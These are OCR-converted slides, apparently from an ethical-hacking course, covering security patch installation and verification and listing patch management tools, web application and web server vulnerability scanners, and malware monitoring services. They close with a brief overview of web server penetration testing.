Patches can be installed in two ways


Manual Installation

In this method, the user has to download the patch from the vendor and fix it



Automatic Installation


In this method, the applications use the Auto Update feature to update themselves



Implementation and Verification of a Security Patch or Upgrade



1




Before installing any patch verify the source

2



Use proper patch management program to validate files versions and checksums before deploying security patches

3




The patch management tool must be able to monitor the patched systems

4



The patch management team should check for updates and patches regularly

Patch Management Tool: Microsoft Baseline Security Analyzer (MBSA)



- ↳ MBSA checks for available updates to the operating system, Microsoft Data Access Components (MDAC), MSXML (Microsoft XML Parser), .NET Framework, and SQL Server.
- ↳ It also scans a computer for insecure configuration settings

Microsoft Baseline Security Analyzer 2.2

Microsoft Baseline Security Analyzer

Report Details for WORKGROUP - ADMIN (2013-11-05 19:05:12)

Security assessment: Severe Risk (One or more critical checks failed.)

Computer name:	WORKGROUP\ADMIN
IP address:	192.168.168.193
Security report name:	WORKGROUP - ADMIN (11-5-2013 7:05 PM)
Scan date:	11/5/2013 7:05 PM
Scanned with MBSA version:	2.2.2170.0
Catalog synchronization date:	
Security update catalog:	Microsoft Update

Sort Order: Score (worst first) ▾

Security Update Scan Results

Score	Issue	Result
!	Developer Tools, Printers and...	No security updates are missing. What was scanned Result details

Print this report Copy to clipboard Email this report Print this report

OK

<http://www.microsoft.com>


Patch Management Tools



Altiris Client Management Suite
<http://www.symantec.com>



Prism Suite
<http://www.newboundary.com>



GFI LanGuard
<http://www.gfi.com>



MaaS360® Patch Analyzer Tool
<http://www.maas360.com>



Kaseya Security Patch Management
<http://www.kaseya.com>



Secunia CSI
<http://secunia.com>



ZENworks® Patch Management
<http://www.novell.com>



Lumension® Patch and Remediation
<http://www.lumension.com>




Security Manager Plus
<http://www.manageengine.com>



VMware vCenter Protect
<http://www.vmware.com>

Module Flow



Web Application Security Scanners: Syhunt Dynamic and N-Stalker Web Application Security Scanner



Syhunt Dynamic

Syhunt Dynamic helps to automate web application security testing and guard organization's web infrastructure against various web application security threats

N-Stalker Web Application Security Scanner

N-Stalker is a **WebApp Security Scanner** to search for vulnerabilities such as SQL injection, XSS, and known attacks



<http://www.syhunt.com>

<http://www.nstalker.com>

Web Server Security Scanners: Witko and Acunetix Web Vulnerability Scanner



Witko




Witko is a web server security scanner for windows

- θ Fuzzy logic error code checking
- θ Google assisted directory mining
- θ Back-end miner
- θ Real time HTTP request/response monitoring




Acunetix Web Vulnerability Scanner


- ❑ Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- ❑ It includes advanced penetration testing tools to ease manual security audit processes, and also creates professional security audit and regulatory compliance reports



<http://www.sensepost.com>



<http://www.acunetix.com>



Web Server Malware Infection Monitoring Tool: HackAlert



HackAlert is a cloud-based service that identifies hidden zero-day malware and drive-by downloads in websites and online advertisements

Features

- Protects clients and customers from malware injected websites
- Identifies malware
- Displays injected code snippets
- Deploys as cloud-based SaaS
- Integrates with WAF or web server modules for instant mitigation

The screenshot shows the HackAlert dashboard with the following sections:

- 7 Days Report:** A section for monitoring recent activity. It includes a date range selector (2018-05-10 to 2018-05-17), a dropdown for "All Sites", and a summary table:

Number of Sites Monitored	Total Share Monitored	Active Exploits detected	Blacklisted URLs detected	AV flagged	Suspicious URLs detected
3	132	1	4	1	1
- Details:** A table listing "Detected URLs" with their status (Open URLs: 52, Suspicious URLs: 14) and last modified times.
- Total Score:** A line graph showing the total score over time, starting at 100 and dropping sharply after May 17th.
- Active Exploit:** A line graph showing active exploit counts over time, peaking around May 17th.

<http://www.armorize.com>

Web Server Malware Infection Monitoring Tool: QualysGuard Malware Detection

CEH

- QualysGuard® Malware Detection Service scans websites for malware infections and threats

The image shows two screenshots of the QualysGuard Malware Detection interface. The left screenshot displays the 'Site Creation' wizard, Step 5 of 5, titled 'Review and confirm your settings'. It lists several configuration options with checkboxes:

- Content: Site Details, Title, and Footer
- Navigation: Site URL
- Content Selection: Default content, Tags, and Content ID
- Review and Continue: Review content and click 'Next Step'

Below these are sections for 'Scan Settings' (Normal Scan, 30s), 'Scan Types' (HTML, XML, and PDF), and 'Content Selection' (Selected files from defined). The right screenshot shows the 'Results' page for the scan of 'http://www.cert.nist.gov'. The table displays the following data:


File	Scan Type	Result	Scanned Page	Status	Errors
index.html	HTML	Success	1	Passed	0

A message at the bottom states: 'The file index.html has been scanned successfully (HTML Analysis) [OK]'. A link to 'http://www.qualys.com' is visible at the bottom of the left screenshot.

Webserver Security Tools



Retina CS
<http://www.beyondtrust.com>



Nscan
<http://nscan.hypermort.net>




NetIQ Secure Configuration Manager
<http://www.netiq.com>



SAINTscanner
<http://www.saintcorporation.com>




HP WebInspect
<https://download.hpsmartupdate.com>



Arirang
<http://monkey.org>



N-Stalker Web Application Security Scanner
<http://www.nstalker.com>



Infiltrator
<http://www.infiltration-systems.com>




WebCruiser
<http://sec4app.com>



dotDefender
<http://www.applicure.com>

Module Flow



Web Server Penetration Testing



- Web server pen testing is used to identify, analyze, and report vulnerabilities such as authentication weaknesses, configuration errors, protocol related vulnerabilities, etc. in a web server
- The best way to perform penetration testing is to conduct a series of methodical and repeatable tests, and to work through all of the different application vulnerabilities


Why Webserver Pen Testing?

Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue

Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure

